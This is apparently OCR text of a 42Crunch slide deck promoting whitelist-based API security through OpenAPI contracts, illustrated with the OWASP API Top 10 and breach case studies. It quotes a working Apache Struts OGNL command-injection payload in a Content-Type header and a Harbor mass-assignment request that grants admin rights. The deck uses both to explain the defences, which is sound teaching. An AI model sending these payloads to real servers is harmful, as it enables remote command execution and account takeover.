


A POSITIVE SECURITY MODEL FOR APIS

ISABELLEMAUNY
ISABELLE@42CRUNCH.COM


Introducing Security
Models

NEGATIVE SECURITY MODEL (BLACKLIST)

Access Allowed by default

Block access for suspicious traffic

Threats centric

© COPYRIGHT 42CRUNCH I CONFIDENTIAL

POSITIVE SECURITY MODEL (WHITELIST)

Access Denied by default

Allow Access only to approved traffic


Trust centric

© COPYRIGHT 42CRUNCH I CONFIDENTIAL

WHY A POSITIVE MODEL ?

- Much stricter access control
- Limited false positives
- More efficient
  - ✓ Simple vs. very complex regular expressions for blacklisting
- No need to update when new threats are found

© COPYRIGHT 42CRUNCH I CONFIDENTIAL


However...

KEEPING UP IS HARD...

- A whitelist is only powerful if complete!
- It requires lots of efforts to define and maintain up to date with constant applications changes
  - ✓ High human cost, usually several people full time
- Traditionally been very hard to implement
  - ✓ Which is why default WAF model is blacklisting

...BUT APIS ARE DIFFERENT!


- OpenAPI specification (OAS) can be leveraged to describe the **API contract**.
- Can be easily updated from code, or via specialized tools, so the whitelist is always in sync with the application.
- You can start addressing security straight from design time!
- OpenAPI lets you build the **ultimate whitelist**!
  - ✓ And as bonus , you get better documentation!

OPENAPI INITIATIVE

© COPYRIGHT 42CRUNCH I CONFIDENTIAL

HOW 42CRUNCH LEVERAGES OAS

Audit Service performs **200+ security checks** on API Contract



Scan service ensures API implementation **conforms to API contract**

Protection service is **automatically configured** from API contract

© COPYRIGHT 42CRUNCH I CONFIDENTIAL

OWASP API SECURITY TOP 10

- **API1** : Broken Object Level Authorisation
- **API2** : Broken Authentication
- **API3** : Excessive Data Exposure
- **API4** : Lack of Resources & Rate Limiting
- **API5** : Missing Function/Resource Level Access Control
- **API6** : Mass Assignment
- **API7** : Security Misconfiguration
- **API8** : Injection
- **API9** : Improper Assets Management
- **API10** : Insufficient Logging & Monitoring

© COPYRIGHT 42CRUNCH I CONFIDENTIAL


Addressing API threats
with a positive model

EQUIFAX AND MANY MORE COMPANIES (2017)

https://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html

- The Attack
  - ✓ Remote command injection attack: server executes commands written in ONGL language when a Content-Type validation error is raised.
  - ✓ Can also be exploited using the Content-Disposition or Content-Length headers

```
POST / HTTP/1.1
Connection: Keep-Alive
Content-Type: %{(#Normal='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?
(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).
(#context.setMemberAccess(#dm))).(#cmd='whoami').
(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/
c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}
Accept: text/html, application/xhtml+xml, */*
Accept-Language: zh-CN
```

- The Breach
  - ✓ One of the most important in history: 147 millions people worldwide, very sensitive data
  - ✓ Equifax got fined $700 million in Sept 2019
- Core Issue
  - ✓ Remote command injection vulnerability in Apache Struts widely exploited during months.

A1 A2 A3 A4 A5 A6 A7 A8 A9 A10

CONTENT-TYPE IN OAS

- Declare “consumes” at API or operation level

```
"consumes": [
            “application/x-www-form-urlencoded”,
            “application/json”
],
```

  - ✓ Limits **Content-Type** header value to specific mime types

- Declare all request headers

HOW 42CRUNCH ADDRESSES THE PROBLEM

- At **Audit** time
  - ✓ Detect that **Consumes** is not defined
- At **Scan** time
  - ✓ Inject wrong Content-Type
  - ✓ Inject wrong formats for all listed headers
- At **Runtime**
  - ✓ Block any Content-Type that does not match Consumes value at Runtime
  - ✓ Block any header not matching the description
  - ✓ Block inbound data that does not match the Content-Type

© COPYRIGHT 42CRUNCH I CONFIDENTIAL

HARBOUR REGISTRY

https://unit42.paloaltonetworks.com/critical-vulnerability-in-harbor-enables-privilege-escalation-from-zero-to-admin-cve-2019-16097/

- The Attack
  - ✓ Privilege escalation: become registry administrator
- The Breach
  - ✓ 1300+ registries with default security settings
- Core Issue
  - ✓ Mass Assignment vulnerability allows any normal user to become an admin

```
POST /api/users
{“username”:”test”,”email”:”test123@gmail.com”,”realname
”:”noname”,”password”:”Password1\u0021”,”comment”:null,
“has_admin_role” = True}
```

  - ✓

A1
A2
A3
A4
A5
A6
A7
A8
A9
A10

HOW OAS CAN BE USED ?

- Describe inbound schema for all requests
- Use different schemas by operation (retrieve user data vs. update user data)

```
"UsersItem": {
   "type": "object",
   "additionalProperties": false,
   "properties": {
     "_id": {
       "type": "number",
       "format": "integer",
       "minimum": 0,
       "maximum": 999999
     },
     "email": {
       "type": "string",
       "format": "email",
       "pattern": “<email_regex>”,
       "minLength": 10,
       "maxLength": 60
     },…

     "is_admin": {
       "description": "is admin",
       "type": "boolean"
     },
      …
```

HOW 42CRUNCH ADDRESSES THE PROBLEM

- At **Audit** time
  - ✓ Detects that schemas are not associated to requests
  - ✓ Analyzes how well data is defined (patterns, min, max, enums)
  - ✓ Highlights usage of “additional properties”
- At **Scan** time
  - ✓ Injects additional properties
  - ✓ Injects improper data
- At **Runtime**
  - ✓ Enforces schema definition
  - ✓ Enforces Additional Properties restrictions
  - ✓ Block non-declared VERBs (block unwanted POST)

© COPYRIGHT 42CRUNCH I CONFIDENTIAL

UBER (SEPT 2019)

- The Attack
  - ✓ Account takeover for any Uber account from a phone number
- The Breach
  - ✓ None. This was a bug bounty.
- Core Issues
  - ✓ First Data leakage : driver internal UUID exposed through error message!

```
{
    “status”:”failure”,
    ”data”: {
        “code”:1009,
        ”message”:”Driver ‘47d063f8-0xx5e-xxxxx-b01a-xxxx’ not found”
        }
}
```

  - ✓ Second Data leakage via the getConsentScreenDetails operation: full account information is returned, when only a few fields are used by the UI. This includes the **mobile token** used to login onto the account

A1
A2
A3
A4
A5
A6
A7
A8
A9
A10

© COPYRIGHT 42CRUNCH I CONFIDENTIAL

HOW OAS CAN BE USED ?

- Describe thoroughly **all** potential responses
- Define the **produces** value
  - ✓ Which data will be returned
- Use different schemas by operation (retrieve user data vs. update user data)

```
”produces”: [
  "application/json"
],

"responses": {
   "200": {
       "description": “successful..”,
       "schema": {
       "type": "array",
       "minItems": 0,
       "maxItems": 50,
       "items": {
           "$ref": "#/definitions/
UsersItem"
        }
   }
   "403": {
       "description": “invalid…”,
       "schema": {
          "type": "object",
          "properties": {
              "message": {
                "type": "string",
                    "pattern": "xxxx",
                    "minLength": 1,
                    "maxLength": 255
                },
                “success”: …
```

© COPYRIGHT 42CRUNCH I CONFIDENTIAL


HOW 42CRUNCH ADDRESSES THE PROBLEM

- At **Audit** time
  - ✓ Analyzes which responses should be defined depending on verb (GET, POST, ...)
  - ✓ Detects that schemas are not associated to responses
  - ✓ Analyzes how well data is defined (patterns, min, max, enums)
  - ✓ Highlights usage of “additional properties”
- At **Scan** time
  - ✓ Validates responses are all defined in contract
  - ✓ Validates responses match schemas defined in contract
- At **Runtime**
  - ✓ Block responses that do not match “Produces” value (unknown mime-type)
  - ✓ Blocks responses that do not match schema definition
  - ✓ Block non-declared responses (unknown HTTP codes)
  - ✓ Enforces Additional Properties restrictions

© COPYRIGHT 42CRUNCH I CONFIDENTIAL

A POSITIVE MODEL FOR API SECURITY WITH 42CRUNCH

- Leverage OAS and build the ultimate whitelist at **design** time!
  - ✓ Right in your IDE with our VSCode extension
  - ✓ Thorough report with priorities to act upon
- Ensure API Contract is up to date via automated audit and scan at **integration/testing** time
  - ✓ Include API Contract audit and scan in your favorite CI/CD pipeline
- Leverage the power of OAS to protect your APIs at runtime
  - ✓ Lightweight, Kubernetes-ready firewall to automatically protect your APIs from API contract!



© COPYRIGHT 42CRUNCH I CONFIDENTIAL


42crunch
Securing an API World
CONTACT US:
INFO@42CRUNCH.COM
Start testing your API contracts today on apisecurity.io!

RESOURCES

- 42Crunch Website
- Free OAS Security Audit
- OpenAPI VS Code Extension
- OpenAPI Spec Encyclopedia
- OWASP API Security Top 10
- APIsecurity.io

© COPYRIGHT 42CRUNCH | CONFIDENTIAL